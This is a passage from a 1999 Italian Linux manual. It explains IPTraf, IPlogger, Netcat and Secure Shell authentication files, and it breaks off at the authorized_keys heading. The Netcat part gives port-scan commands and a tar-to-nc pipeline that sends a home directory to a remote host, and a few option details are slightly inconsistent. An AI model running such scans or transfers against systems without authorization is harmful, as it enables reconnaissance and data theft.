Con l'opzione **`-s`**, e l'aggiunta dell'indicazione di un'interfaccia di rete, si ottiene immediatamente la selezione della funzione **`TCP/UDP service monitor`**, ovvero il monitor dei servizi TCP e UDP di quell'interfaccia.

`iptraf -e`

Con l'opzione **`-e`** si ottiene immediatamente la selezione della funzione **`Ethernet station monitor`**, ovvero il monitor delle stazioni Ethernet (riguarda solo le interfacce Ethernet).

### 166.3.2 Configurazione

La configurazione di IPTraf può essere definita a livelli differenti: la configurazione generale e quella che riguarda i filtri di selezione dei pacchetti da elaborare. La configurazione generale è definibile attraverso la funzione **`Options`** del menu generale, da cui si accede a quanto si vede nella figura 166.2, che rappresenta anche l'impostazione predefinita.

```
+-----------------------++ Enabled Options -----------+
| Reverse DNS lookups   ||                            |
| Promiscuous operation ||                            |
| Color                 || Color                      |
| Logging               ||                            |
| TCP timeout...        ||                            |
| Logging interval...   || TCP timeout:       15 mins |
| Additional port...    || Log interval:      60 mins |
| Delete port...        |+----------------------------+
| Exit menu             |
+-----------------------+
```

Figura 166.2: Definizione delle opzioni generali di IPTraf.

Le opzioni si attivano e si disattivano premendo il tasto [*Invio*]; quando una voce è terminata da tre punti di sospensione (`...`), selezionandola si ottiene una finestra a scomparsa attraverso la quale fornire altre indicazioni. Lo stato delle opzioni è indicato dalla finestra destra: **`Enabled Options`**.

Alcune opzioni di configurazione

**`Reverse DNS lookups`**

Se attivata, fa in modo di risolvere gli indirizzi IP in nomi di dominio corrispondenti. L'attivazione di questa modalità può provocare dei ritardi nel funzionamento di IPTraf, per cui è consigliabile limitarne l'uso. Questa opzione è disattivata in modo predefinito.

**`Promiscuous operation`**

La modalità promiscua consente a IPTraf si analizzare tutto il traffico della rete fisica, non solo quello che interferisce con il nodo in cui si utilizza. Questa opzione è disattivata in modo predefinito.

**`Color`**

IPTraf è in grado di determinare automaticamente se il tipo di terminale utilizzato consente la visualizzazione dei colori o meno. Tuttavia, è possibile disabilitare la visualizzazione dei colori attraverso questa opzione.

**`Logging`**

IPTraf può annotare le informazioni sul traffico all'interno di un file di registrazioni, precisamente `/var/lib/iptraf/iptraf.log`. Questa opzione è disabilitata in modo predefinito dal momento che il registro può diventare rapidamente molto grande.

### 166.3.3 Monitor del traffico IP

La funzionalità di controllo del traffico IP rappresenta l'utilizzo più comune di IPTraf. Selezionando la voce corrispondente dal menu generale, oppure avviando **`iptraf`** con l'opzione **`-i`**, si ottiene qualcosa di simile a quanto mostrato nella figura 166.3, dove in particolare, appare anche lo stato di una connessione Telnet tra 192.168.1.1 e 192.168.1.2.

```
+ Source ------------- Destination ----------- Packets --- Bytes Flags  Iface +
|/192.168.1.2:1050      192.168.1.1:23              40      1701 --A-   eth0  |
|\192.168.1.1:23        192.168.1.2:1050            31      1435 -PA-   eth0  |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
+ TCP: 1 entries --------------------------------------------------- Active ---+
+-----------------------------------------------------------------------------+
| ARP from 0000b46507cb to ffffffffffff on eth0                               |
| ARP from 0080adc8a981 to 0000b46507cb on eth0                               |
|                                                                             |
|                                                                             |
|                                                                             |
+ Top --------- Elapsed time:   0:01 -----------------------------------------+
 IP:       6150 TCP:      3136 UDP:      3014 ICMP:         0 Non-IP:       2
 Up/Dn/PgUp/PgDn-scrl actv win  W-chg actv win  M-more TCP info  X/Ctrl+X-Exit
```

Figura 166.3: Monitor di traffico IP con una connessione Telnet attiva.

Il monitor di traffico IP si compone di due finestre: una superiore per le connessioni TCP e una inferiore per gli altri tipi. Una delle due finestre è quella attiva, e si distingue perché appare la parla **`Active`** sul bordo nella parte bassa, al lato destro. All'interno della finestra attiva è possibile fare scorrere le informazioni con i tasti [ *freccia su* ] e [ *freccia giù* ]; per cambiare la finestra attiva basta utilizzare il tasto [ *w* ], come suggerisce il promemoria che appare nell'ultima riga dello schermo. Per uscire da questa funzionalità basta il tasto [ *x* ], oppure la combinazione [ *Ctrl+x* ].

Non è possibile conoscere quale sia la parte che ha originato la connessione TCP; nella finestra relativa, le connessioni TCP vengono sempre mostrate con una coppia di voci: una per ogni direzione della connessione TCP.

Il significato delle varie colonne di informazione che appaiono nella finestra delle connessioni TCP dovrebbe essere abbastanza intuitivo, a parte la colonna **`Flags`**, all'interno della quale possono essere annotate lettere e parole chiave differenti. Il significato di queste viene descritto di seguito.

- **`S`**

  L'ultimo pacchetto individuato è stato di tipo SYN, sincronizzazione, che si usa in preparazione di una connessione.

- **`A`**

  L'ultimo pacchetto individuato è stato di tipo ACK, che si usa per confermare la ricezione precedente di un pacchetto.

- **P**

  L'ultimo pacchetto individuato è stato di tipo PSH, *push*, che si usa per richiedere lo spostamento dei dati all'inizio della coda di ricezione.

- **U**

  L'ultimo pacchetto individuato è stato di tipo URG, che si usa per rappresentare dati urgenti.

- **RESET**

  La connessione è stata azzerata dal nodo di origine della direzione a cui si riferisce.

- **DONE**

  La connessione ha terminato l'invio di dati nella direzione a cui si riferisce, e ha inviato il pacchetto FIN, ma non è ancora stata confermata la conclusione dall'altro nodo.

- **CLOSED**

  L'invio precedente del pacchetto FIN è stato confermato dall'altra parte.

Se si verifica una presenza inusuale di pacchetti SYN, può trattarsi di un tentativo di attacco, definito *SYN flood*.

## 166.4 IPlogger

IPlogger è un pacchetto di programmi contenente alcuni demoni che si occupano di annotare le connessioni all'interno del registro del sistema. Allo stato attuale si tratta solo di **`tcplog`** e di **`icmplog`**, in grado rispettivamente di annotare le connessioni TCP e ICMP (*ping*). Non è niente di eccezionale, ma qualcosa di utile nel caso non si abbiano strumenti migliori.

Non c'è molto da aggiungere sull'utilizzo di questi due demoni: basta fare in modo che la procedura di inizializzazione del sistema provveda ad avviarli, e loro si arrangiano. Non occorre alcuna configurazione.

È probabile che questo pacchetto abbia uno sviluppo futuro, aggiungendo varie forme di identificazione di attacchi noti.

## 166.5 Netcat

Netcat è un programma creato allo scopo di leggere e scrivere dati attraverso delle connessioni di rete TCP o UDP. Si tratta di uno strumento generico, vagamente simile a Telnet, con la differenza che può funzionare anche con il protocollo UDP. Le potenzialità di questo programma sono notevoli, ma in queste sezioni verranno mostrate solo alcune delle sue caratteristiche; per il resto si può leggere la sua documentazione, che per essere compresa richiede comunque un po' di esperienza nella gestione delle reti TCP/IP.

Netcat può funzionare, quasi indifferentemente, come client o server di una connessione; per questo è uno strumento ottimale per la verifica del funzionamento delle connessioni di rete, e non solo. In un certo senso, il binario **`nc`**, ovvero ciò che costituisce Netcat, è paragonabile idealmente al programma **`dd`**, con la differenza che invece di fare riferimento a dei dispositivi, si lavora con la rete a livello di trasporto TCP e UDP: il quarto nel modello OSI/ISO.

### 166.5.1 $ nc

`nc [`⟨*opzioni*⟩`]` ⟨*host*⟩ {⟨*porta*⟩|⟨*porta-iniziale*⟩–⟨*porta-finale*⟩}`...`

`nc -l -p` ⟨*porta*⟩ `[`⟨*host*⟩ `[`⟨*porta*⟩`]]`

**`nc`** instaura una connessione, in qualità di client o di server, utilizzando il protocollo TCP oppure UDP, trasmettendo ciò che riceve dallo standard input e restituendo attraverso lo standard output ciò che riceve dall'altro capo.

L'uso di **`nc`** differisce fondamentalmente a seconda del fatto che si voglia raggiungere un servizio in ascolto presso un nodo a una porta determinata, oppure che si intenda avviarlo per restare in ascolto in attesa di una richiesta di connessione. Nel secondo caso si usa l'opzione **`-l`** (*Listen*).

Il funzionamento di questo programma si comprende meglio attraverso degli esempi, e qui ci si limita a mostrare il significato delle opzioni.

Alcune opzioni

`-l`

  Fa in modo che **`nc`** venga avviato per restare in ascolto di una certa porta (specificata attraverso l'opzione **`-p`**).

`-p` ⟨*porta*⟩

Permette di specificare la porta a cui **`nc`** deve prestare ascolto. Si usa assieme all'opzione **`-l`**.

`-n`

Fa in modo che si eviti di tentare di risolvere gli indirizzi IP in nomi di dominio.

`-r`

Cerca di definire in modo casuale il numero di porta locale o remota, a seconda del contesto.

`-s` ⟨*indirizzo-IP-locale*⟩

Definisce esplicitamente l'indirizzo IP locale. Perché ciò possa essere fatto, occorre che questo indirizzo sia abbinato effettivamente a un'interfaccia di rete, eventualmente anche solo come alias.

`-u`

Utilizza il protocollo UDP. Senza questa opzione, viene usato il protocollo TCP in modo predefinito.

`-v`

Genera dei messaggi diagnostici emessi attraverso lo standard error. Può essere usato due volte per aumentare il livello di dettaglio di tali messaggi.

`-w` ⟨*n-secondi*⟩

Permette di specificare un tempo di scadenza (*timeout*) per le connessioni che non ricevono risposta.

`-z`

Questa opzione sta a rappresentare la modalità di funzionamento definita *zero-I/O*. Si usa in pratica per la scansione delle porte.

Esempi

`$` **`nc dinkel.brot.dg smtp`**

Instaura una connessione TCP con il server SMTP **`dinkel.brot.dg`**.

`$` **`nc -v -w 2 -z dinkel.brot.dg 1-1024`**

Scandisce le porte da 1 a 1024 di **`dinkel.brot.dg`** in modo da rivelare i servizi TCP in ascolto presso quel nodo. L'opzione **`-v`** serve a ottenere qualche informazione e **`w`** serve a concludere il tentativo di connessione dopo due secondi.

## 166.5.2 Esempi più articolati

Come anticipato, le possibilità di Netcat non si possono comprendere senza degli esempi. Quelli già mostrati in occasione della presentazione della sintassi di **`nc`** rappresentano solo un aspetto minimo di queste.

### 166.5.2.1 Scansione delle porte

È già stato mostrato un esempio semplificato di scansione delle porte con cui si vuole scoprire se determinati servizi sono attivi o meno nel nodo di destinazione. Per questo scopo si possono utilizzare delle varianti interessanti.

`$` **`nc -v -w 5 -z dinkel.brot.dg 1-1024 5999-6100`**

In questo caso, vengono scandite le porte da 1 a 1024 e da 5999 a 6100 del nodo **`dinkel.brot.dg`**, per rivelare quali di queste sembrano fornire un servizio TCP.

`$` **`echo QUIT | nc -v -w 5 dinkel.brot.dg 1-1023`**

Questa variante, a parte il fatto di limitare l'intervallo di porte da scandire, toglie l'opzione **`-z`** e invia la stringa **`QUIT`** a ogni porta che risponde. In tal modo si vuole osservare se si riesce a ottenere un qualche tipo di risposta dal servizio, in modo da confermarne la presenza, e non solo il fatto che ci sia qualcosa in ascolto.

Eventualmente, si può rendere casuale la sequenza utilizzata per scandire le porte attraverso l'opzione **`-r`**.

#### 166.5.2.2 Trasferimento dati

Un uso interessante di Netcat è quello con il quale si ottiene un trasferimento dati senza bisogno di una shell remota (**rsh** per esempio). Per questo, da una parte occorre avviare **nc** in ascolto di una certa porta TCP, e dall'altra si utilizza **nc** in modo che cerchi di contattare quella porta di quel nodo. Il canale che si crea può essere sfruttato per questo scopo.

```
$ nc -l -p 1234 | tar xzpvf -
```

In questo modo, **nc** viene avviato in ascolto della porta 1234, che si presume sia libera. Il suo standard output viene passato a **tar** che deve occuparsi di estrarne il contenuto nella directory corrente. In pratica, si presume che **nc** debba ricevere dalla porta 1234 un file corrispondente a un archivio **tar+gz**, e che questo debba essere riprodotto localmente.

```
$ tar czf - /home/tizio | nc -w 5 dinkel.brot.dg 1234
```

Questo comando è la controparte dell'esempio mostrato prima: viene archiviata la directory `/home/tizio/` e passata a **nc** attraverso una pipeline. In particolare, in caso di insuccesso, **nc** interrompe il tentativo di trasmissione dopo 3 secondi. Evidentemente, **dinkel.brot.dg** è il nodo all'interno del quale deve essere riprodotta tale directory.

#### 166.5.2.3 Ridirezione TCP

Netcat può essere usato per ridirigere una connessione TCP, per esempio attraverso un firewall. Gli esempi seguenti si riferiscono a direttive del file `/etc/inetd.conf`.

```
www stream tcp nowait nobody /usr/sbin/tcpd /usr/bin/nc -w 3 roggen.brot.dg 80
```

In questo caso, le richieste TCP per la porta **www** (ovvero 80), sono ridirette attraverso **nc** verso il nodo **roggen.brot.dg** alla stessa porta.

```
www stream tcp nowait nobody /usr/sbin/tcpd /usr/bin/nc w 3 roggen.brot.dg 1234
```

Questa è solo una piccola variante dell'esempio precedente, in cui si presume che il vero server HTTP si trovi sempre nel nodo **roggen.brot.dg**, ma sia in ascolto della porta 1234.

> Si noti l'utilizzo dell'opzione **-w** in modo da evitare di bloccare **nc** nel caso **roggen.brot.dg** non possa rispondere, oppure che il nodo chiamante interrompa la connessione.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Secure Shell

Secure Shell è un sistema per il *login* remoto «sicuro», che si sostituisce a quello tradizionale dei programmi come **`rlogin`** e **`telnet`**.

Secure Shell consente di utilizzare diversi livelli di sicurezza, in cui il minimo in assoluto è rappresentato dalla cifratura della comunicazione, e si estende a vari metodi di riconoscimento reciproco da parte dei nodi che si mettono in comunicazione.

In questo capitolo vengono mostrate solo le caratteristiche più importanti e l'utilizzo più comune.

## 167.1 Aspetti legali

Secure Shell non è precisamente «software libero», e il suo utilizzo ha delle ripercussioni legali che variano da paese a paese. All'interno delle FAQ su Secure Shell <*http://www.cs.hut.fi/ssh/*>, si legge il brano seguente, intitolato: *May I legally run ssh?*

*The UNIX version of ssh 1.2.20 may be used and distributed freely, but must not be sold commercially as a separate product, as part of a bigger product or project, or otherwise used for financial gain without a separate license.*

*Earlier versions of ssh had a less restrictive license; see the file COPYING in the accompanying source distributions.*

*Tatu Ylönen's MS-Windows version of ssh is a commercial product, which requires licensing.*

*In some countries, particularly France, Russia, Iraq, and Pakistan, it may be illegal to use any encryption at all without a special permit.*

*If you are in the United States, you should be aware that, while ssh was written outside the United States using information publicly available everywhere, the US Government may consider it a criminal offence to export this software from the US once it has been imported, including putting it on a ftp site. Contact the Office of Defence Trade Controls if you need more information.*

*The algorithms RSA and IDEA, which are used by ssh, are claimed as patented in different countries, including the US. Linking against the RSAREF library, which is possible, may or may not make it legal to use ssh for non-commercial purposes in the US. You may need to obtain licenses for commercial use of IDEA; ssh can be configured to work without it. Ssh works perfectly fine without IDEA, however.*

*For more detail, refer to the file COPYING in the ssh source distribution.*

*For information on software patents in general, see the Leauge for Programming Freedom's homepage at http://lpf.org/.*

Per quanto riguarda le versioni commerciali, sempre all'interno delle FAQ, si legge il brano seguente intitolato: *What about commercial use of ssh?*

*Ssh has been freely available in the Unix environment, and almost certainly will remain to be so in future.*

*Tatu Ylönen, the original author of ssh, has started a company, SSH Communications Security Oy, that will provide commercial support and licenses for ssh. This company is working together with Data Fellows, who are the sole contact for licensing ssh. More information can be found at http://www.europe.datafellows.com/ and http://www.ssh.fi/.*

Nell'appendice M.1 è riportato il testo della licenza allegato alla versione 1.2.26, in cui è chiarito anche l'ambito di utilizzo «non-commerciale» della cifratura IDEA.

## 167.2 Principio di funzionamento

Secure Shell può instaurare un collegamento tra due elaboratori utilizzando diverse modalità, come accennato, in cui l'unica costante comune è la cifratura della comunicazione.

Semplificando molto le cose, da una parte si trova il server che offre l'accesso e mette a disposizione una chiave pubblica, attraverso la quale i client dovrebbero poter verificare l'autenticità del server a cui si connettono. Appena si verifica la connessione, prima ancora che sia stata stabilita l'identità dell'utente, client e server concordano un sistema di cifratura.

### 167.2.1 Autenticazione RHOST

Secure Shell consente ancora, se lo si desidera, di utilizzare il vecchio meccanismo dell'autenticazione attraverso i file `/etc/hosts.equiv` e `~/.rhosts`, che in pratica sono quelli utilizzati da **`rlogin`** e **`rsh`**.

Attraverso questi file, o un'altra coppia analoga per non interferire con **`rlogin`** e **`rsh`**, si può stabilire semplicemente quali client e quali utenti possono accedere senza che venga richiesta loro la password.

### 167.2.2 Autenticazione RHOST+RSA

Per migliorare lo stato di debolezza causato da un sistema che accetta di autenticare i client e gli utenti esclusivamente in base alla configurazione di `/etc/hosts.equiv` e `~/.rhosts` (o simili), si può aggiungere la verifica della chiave pubblica del client.

In pratica, se il client dispone di una sua chiave pubblica può dimostrare al server la sua identità.

### 167.2.3 Autenticazione RSA

A fianco dei metodi di autenticazione derivati da **`rlogin`** si aggiunge il metodo RSA, attraverso cui, ogni utente che intende utilizzarlo deve creare una propria chiave RSA, e nel proprio profilo personale nel server deve indicare la parte pubblica di questa chiave. Quando l'utente tenta di accedere in questo modo, le chiavi vengono confrontate, e la corrispondenza è sufficiente a concedere l'accesso senza altre formalità.

Quando si utilizza questo tipo di autenticazione, la parte privata della chiave generata dall'utente, viene cifrata generalmente attraverso una password. In questo modo, prima di ottenere l'autenticazione, l'utente deve anche fornire questa password.[1]

### 167.2.4 Autenticazione attraverso la password tradizionale

Quando tutti gli altri tipi di autenticazione falliscono, Secure Shell verifica l'identità dell'utente attraverso la password relativa all'accesso normale presso quel sistema.

In pratica, questa forma di autenticazione è quella più comune, che permette l'utilizzo di Secure Shell senza alcuna configurazione (a parte la generazione della chiave del nodo). Infatti, Secure Shell garantisce che la password viaggi cifrata, e questo è già un grande risultato per la sicurezza dei sistemi coinvolti.

## 167.3 Chiave privata e chiave pubblica

Secure Shell richiede la creazione di una o più chiavi attraverso il programma **`ssh-keygen`**. Per la precisione è necessario creare la coppia `/etc/ssh/ssh_host_key` e `/etc/ssh/ssh_host_key.pub` nel server, dove in particolare, la chiave privata (il primo dei due file) non deve avere password.

Eventualmente è necessario creare la stessa coppia di file (trattandosi però di una chiave differente) anche nei client che intendono sfruttare un'autenticazione RHOST+RSA, anche in questo caso, senza password.

Infine, ogni utente che vuole utilizzare un'autenticazione RSA pura e semplice deve generare la propria chiave creando i file `~/.ssh/identity` e `~/.ssh/identity.pub`, questa volta però, possibilmente con password.

### 167.3.1 $ ssh-keygen

`ssh-keygen [`⟨*opzioni*⟩`]`

**`ssh-keygen`** permette di generare e modificare una chiave di autenticazione RSA per l'uso con Secure Shell. La chiave in questione si compone di due file: uno contenente la chiave privata, che eventualmente può essere anche cifrata, e uno contenente la chiave pubblica, a cui generalmente viene aggiunta l'estensione `.pub`.

La cifratura della chiave privata viene fatta generalmente perché questa non possa essere rubata; infatti, se non si utilizza questa precauzione, occorre fare in modo che nessuno possa riuscire a raggiungere il file in lettura. In pratica, una chiave privata di un utente comune, **deve** essere sempre cifrata, perché l'utente **`root`** potrebbe accedere al file corrispondente.

La chiave che si genera, sia nel file della parte privata, che in quello della parte pubblica, può contenere un commento, utile ad annotare lo scopo di quella chiave. Convenzionalmente, viene generato automaticamente un commento corrispondente all'indirizzo di posta elettronica dell'utente che l'ha generata.

In corrispondenza della creazione di una chiave, viene generato anche il file `~/.ssh/random_seed`, che serve come supporto alla creazione di chiavi sufficientemente «casuali». Ogni volta che lo stesso utente genera una nuova chiave, il vecchio file `~/.ssh/random_seed` viene riutilizzato e aggiornato di conseguenza.

Il file `~/.ssh/random_seed` e quelli delle chiavi private, devono essere accessibili solo all'utente proprietario.

---

[1] Nella documentazione di Secure Shell si usa il termine *passphrase* che comunque esprime lo stesso concetto.

Alcune opzioni

`-b` ⟨*n-bit*⟩

Permette di definire la dimensione della chiave in bit. La dimensione minima è di 512 bit, mentre il valore predefinito è di 1024, ritenuto più che sufficiente per un ottimo livello di sicurezza.

`-f` ⟨*file*⟩

Permette di definire esplicitamente il nome del file della chiave privata da generare. Il nome del file della chiave pubblica si ottiene con l'aggiunta dell'estensione `.pub`.

Se questa opzione non viene indicata, si fa riferimento implicitamente ai file `~/.ssh/identity` e `~/.ssh/identity.pub`

`-c`

Permette di modificare il commento della chiave. Il commento verrà richiesto in modo interattivo.

`-C` ⟨*commento*⟩

Permette di indicare un commento nella riga di comando.

`-p`

Permette di modificare la password in modo interattivo: viene richiesta prima la password precedente, e quindi quella nuova, per due volte.

`-N` ⟨*password*⟩

Permette di indicare la password nella riga di comando.

Esempi

`#` **`ssh-keygen -f /etc/ssh/ssh_host_key -N ''`**

Genera la coppia di file `/etc/ssh/ssh_host_key` e `/etc/ssh/ssh_host_key.pub`, senza specificare alcuna password per la chiave privata.

Questo corrisponde al modo normale di creare la chiave del nodo, in cui non si specifica alcuna password, anche in considerazione del fatto che il file della chiave privata dovrebbe risultare sufficientemente protetto, essendo di proprietà dell'utente **`root`** e risultando leggibile solo a lui.

`$` **`ssh-keygen`**

Genera, in modo predefinito, la coppia di file `~/.ssh/identity` e `~/.ssh/identity.pub`. Il programma richiede l'inserimento della password, che è bene specificare, trattandosi di una chiave di un utente comune.

### 167.3.2 /etc/ssh/ssh_host_key, /etc/ssh/ssh_host_key.pub

La coppia di file `/etc/ssh/ssh_host_key` e `/etc/ssh/ssh_host_key.pub` rappresenta la chiave del nodo, cioè la chiave utilizzata da un determinato elaboratore per identificare se stesso.

La parte privata non deve essere cifrata; così è molto importante che il file `/etc/ssh/ssh_host_key` non sia leggibile (tranne che al proprietario, l'utente **`root`**). La parte pubblica, cioè il file `/etc/ssh/ssh_host_key.pub`, deve essere leggibile a tutti. Generalmente, la chiave del nodo si crea con il comando seguente:

`#` **`ssh-keygen -f /etc/ssh/ssh_host_key -N ''`**

È indispensabile creare questa coppia di file nell'elaboratore che funge da server per gli accessi con Secure Shell. È attraverso questa chiave (la parte pubblica) che i client sono in grado di verificare che si tratta sempre dello stesso server.

Nello stesso modo, può essere conveniente predisporre una chiave analoga anche nei client, per consentire l'autenticazione RHOST+RSA.

### 167.3.3 ~/.ssh/identity, ~/.ssh/identity.pub

La coppia di file `~/.ssh/identity` e `~/.ssh/identity.pub` rappresenta la chiave dell'utente in un nodo particolare, cioè la chiave utilizzata da un determinato utente di un determinato elaboratore per identificare se stesso.

La creazione di questa chiave personale è necessaria, presso il client, solo quando l'utente vuole utilizzare un'autenticazione RSA pura e semplice.

### 167.3.4 ~/.ssh/random_seed, /etc/ssh/ssh_random_seed

I file `~/.ssh/random_seed` e `/etc/ssh/ssh_random_seed` sono creati e gestiti automaticamente da Secure Shell, con lo scopo di generare chiavi sufficientemente varie. Quello che conta è che questi file siano accessibili solo all'utente proprietario. In linea di massima, la loro cancellazione accidentale non dovrebbe creare inconvenienti.

## 167.4 Verifica dell'identità dei server

Un elemento importante per la garanzia della sicurezza nelle comunicazioni è la verifica dell'identità del server. Attraverso Secure Shell, ogni server definisce una propria chiave, e di questa, la parte pubblica serve ai client per controllare che il server sia sempre lo stesso.

Nei client è possibile predisporre il file `/etc/ssh/ssh_known_hosts` con l'elenco delle chiavi pubbliche dei server a cui ci si collega frequentemente. In aggiunta, ogni utente dei client può avere il proprio file `~/.ssh/known_hosts`, per le chiavi pubbliche che non siano già presenti nel file `/etc/ssh/ssh_known_hosts`.

Quando un client si collega la prima volta a un server Secure Shell, se la sua chiave pubblica non è già stata inserita nel file `/etc/ssh/ssh_known_hosts`, viene proposto all'utente di aggiungere quella chiave pubblica nel file `~/.ssh/known_hosts`.

```
Host key not found from the list of known hosts.
Are you sure you want to continue connecting (yes/no)?
```

**yes**[ *Invio* ]

```
Host 'linux.brot.dg' added to the list of known hosts.
```

In un secondo momento, se per qualche motivo la chiave di un server, già conosciuta in precedenza da un client (attraverso il file `/etc/ssh/ssh_known_hosts`, oppure attraverso i file `~/.ssh/known_hosts`), dovesse essere cambiata, tale client non riconoscerebbe più il server e avviserebbe l'utente:

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@       WARNING: HOST IDENTIFICATION HAS CHANGED!         @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that the host key has just been changed.
Please contact your system administrator.
Add correct host key in /home/tizio/.ssh/known_hosts
to get rid of this message.
Agent forwarding is disabled to avoid attacks by corrupted servers.
X11 forwarding is disabled to avoid attacks by corrupted servers.
Are you sure you want to continue connecting (yes/no)?
```

Come suggerisce il messaggio, è sufficiente modificare il file `~/.ssh/known_hosts`, oppure quello generale, `/etc/ssh/ssh_known_hosts`, per fare in modo che questo contenga il riferimento alla nuova chiave pubblica del server.

### 167.4.1 /etc/ssh/ssh_known_hosts

Il file `/etc/ssh/ssh_known_hosts` permette di annotare l'elenco dei server Secure Shell e delle loro chiavi pubbliche, in modo da garantirne l'autenticità.

Il file può contenere commenti, rappresentati dalle righe che iniziano con il simbolo **#**, da righe vuote, che vengono ignorate ugualmente, e da righe contenenti ognuna l'informazione sulla chiave pubblica di un server particolare.

Queste righe significative sono composte nel modo seguente, dove i vari elementi sono separati da uno o più spazi.

⟨*host*⟩ ⟨*lunghezza-della-chiave*⟩ ⟨*esponente*⟩ ⟨*modulo*⟩

Tanto per fare un esempio, l'ipotetico elaboratore **linux.brot.dg** potrebbe richiedere la riga seguente (abbreviata per motivi tipografici).

```
linux.brot.dg 1024 35 136994665376544565821...04907660021407562333675433
```

Evidentemente, data la dimensione delle chiavi, è improbabile che queste vengano ricopiate attraverso la digitazione diretta. Questi dati vengono ritagliati normalmente dal file della chiave pubblica a cui si riferiscono. A titolo di esempio, il file della chiave pubblica corrispondente a quanto già mostrato, avrebbe potuto essere composto dalla riga seguente:

```
1024 35 136994665376544565821...04907660021407562333675433 root@linux.brot.dg
```

### 167.4.2 ~/.ssh/known_hosts

Il file `~/.ssh/known_hosts` è l'equivalente personale del file `/etc/ssh/ssh_known_hosts`, permettendo agli utenti di aggiungere i loro server.

Questo file si compone nello stesso modo di `/etc/ssh/ssh_known_hosts`, con la differenza che il programma **`ssh`**, cioè il client di Secure Shell, vi aggiunge automaticamente le chiavi pubbliche dei server che vengono contattati per la prima volta.

## 167.5 Autenticazione RHOST

L'autenticazione RHOST, come già accennato, è un metodo semplice e insicuro di autenticare l'accesso attraverso la tecnica dei file `/etc/hosts.equiv` e `~/.rhosts` già utilizzata da **`rlogin`**.

In alternativa a questi file, Secure Shell può utilizzare la coppia `/etc/shosts.equiv` e `~/.shosts`, in modo da poter essere configurato indipendentemente da **`rlogin`** e **`rsh`**.

Perché questa tecnica di autenticazione possa essere utilizzata, è necessario configurare **`sshd`**, ovvero il demone di Secure Shell. Diversamente, in modo predefinito, l'autenticazione RHOST non viene concessa.

### 167.5.1 /etc/ssh/shosts.equiv, /etc/hosts.equiv

Il file `/etc/shosts.equiv`, oppure `/etc/hosts.equiv`, permette di definire un elenco di elaboratori che deve essere trattato come equivalente a quello locale, in modo tale che gli utenti di questi elaboratori possano accedere attraverso l'uso dei comandi di Secure Shell, e senza la richiesta di password.

L'esempio seguente mostra il contenuto del file `/etc/shosts.equiv`, oppure di `/etc/hosts.equiv`, di un elaboratore per il quale si vuole consentire l'accesso da parte di **`dinkel.brot.dg`** e di **`roggen.brot.dg`**.

```
dinkel.brot.dg
roggen.brot.dg
```

In questo modo, gli utenti dei nodi **`dinkel.brot.dg`** e **`roggen.brot.dg`** possono accedere al sistema locale senza la richiesta formale di alcuna identificazione, purché esista per loro un utente con lo stesso nome.

L'elenco di nodi equivalenti può contenere anche l'indicazione di utenti particolari, per la precisione, ogni riga può contenere il nome di un nodo seguito eventualmente da **uno spazio** e dal nome di un utente. Si osservi l'esempio seguente:

```
dinkel.brot.dg
roggen.brot.dg
dinkel.brot.dg tizio
dinkel.brot.dg caio
```

Come nell'esempio precedente, viene concesso agli utenti dei nodi **`dinkel.brot.dg`** e **`roggen.brot.dg`** di accedere localmente attraverso lo stesso nominativo utilizzato nei sistemi remoti. In aggiunta a questo, però, viene concesso agli utenti **`tizio`** e **`caio`** del nodo **`dinkel.brot.dg`**, di accedere identificandosi con il nome di qualunque utente, senza la richiesta di alcuna password.

> Si può intuire che fare una cosa del genere significa concedere a tali utenti privilegi simili a quelli che ha l'utente **`root`**. In generale, tali utenti non dovrebbero essere in grado di utilizzare UID molto bassi, e comunque ciò non è un buon motivo per configurare in questo modo il file `/etc/shosts.equiv` o `/etc/hosts.equiv`.

### 167.5.2 ~/.shosts, ~/.rhosts

Indipendentemente dal fatto che il file `/etc/shosts.equiv`, oppure `/etc/hosts.equiv`, sia presente o meno, ogni utente può predisporre il proprio file `~/.shosts`, oppure `~/.rhosts`. La sintassi di questo file è la stessa di `/etc/shosts.equiv` (e di `/etc/hosts.equiv`), ma si riferisce esclusivamente all'utente che predispone tale file nella propria directory personale.

In questo file, l'indicazione di utenti precisi è utile e opportuna, perché quell'utente potrebbe disporre di nominativi utente differenti sui nodi da cui vuole accedere.

```
dinkel.brot.dg tizi
roggen.brot.dg tizio
```

L'esempio mostra l'indicazione precisa di ogni nominativo-utente dei nodi che possono accedere senza richiesta di identificazione.[2]

[2] Si deve fare attenzione al fatto che tra il nome del nodo e il nome dell'utente ci deve essere uno spazio.

## 167.6 Autenticazione RHOST+RSA

L'autenticazione RHOST+RSA, utilizza gli stessi file già visti nell'autenticazione RHOST normale, ma in più richiede che il client sia riconosciuto. Perché ciò avvenga, occorre che il client abbia una propria chiave, cioè abbia definito la coppia di file `/etc/ssh/ssh_host_key` e `/etc/ssh/ssh_host_key.pub`, e che la sua parte pubblica sia annotata nel file `/etc/ssh/ssh_known_hosts` del server, oppure nel file `~/.ssh/known_hosts` riferito all'utente che dal client vuole accedere.

## 167.7 Autenticazione RSA

L'autenticazione RSA, pura e semplice, permette di raggiungere un livello di garanzia ulteriore. Per il suo utilizzo, l'utente deve creare una propria chiave, composta dalla coppia di file `~/.ssh/identity` e `~/.ssh/identity.pub`, presso l'elaboratore client. Data la situazione, come è già stato descritto, è opportuno che la chiave privata sia protetta con una password.

Per accedere a un server utilizzando questo tipo di autenticazione, occorre che l'utente aggiunga nel file `~/.ssh/authorized_keys` presso il server, la sua chiave pubblica definita nel client.

L'utente che utilizza questo tipo di sistema di autenticazione, potrebbe usare la stessa chiave da tutti i client da cui intende accedere al server, oppure potrebbe usare chiavi differenti, aggiungendole tutte al file `~/.ssh/authorized_keys` del server.

Quando si stabilisce una connessione con questo tipo di autenticazione, se la chiave privata dell'utente è cifrata attraverso una password, si ottiene un messaggio come quello seguente:

```
Enter passphrase for RSA key 'daniele@roggen.brot.dg':
```

### 167.7.1 ~/.ssh/authorized_keys

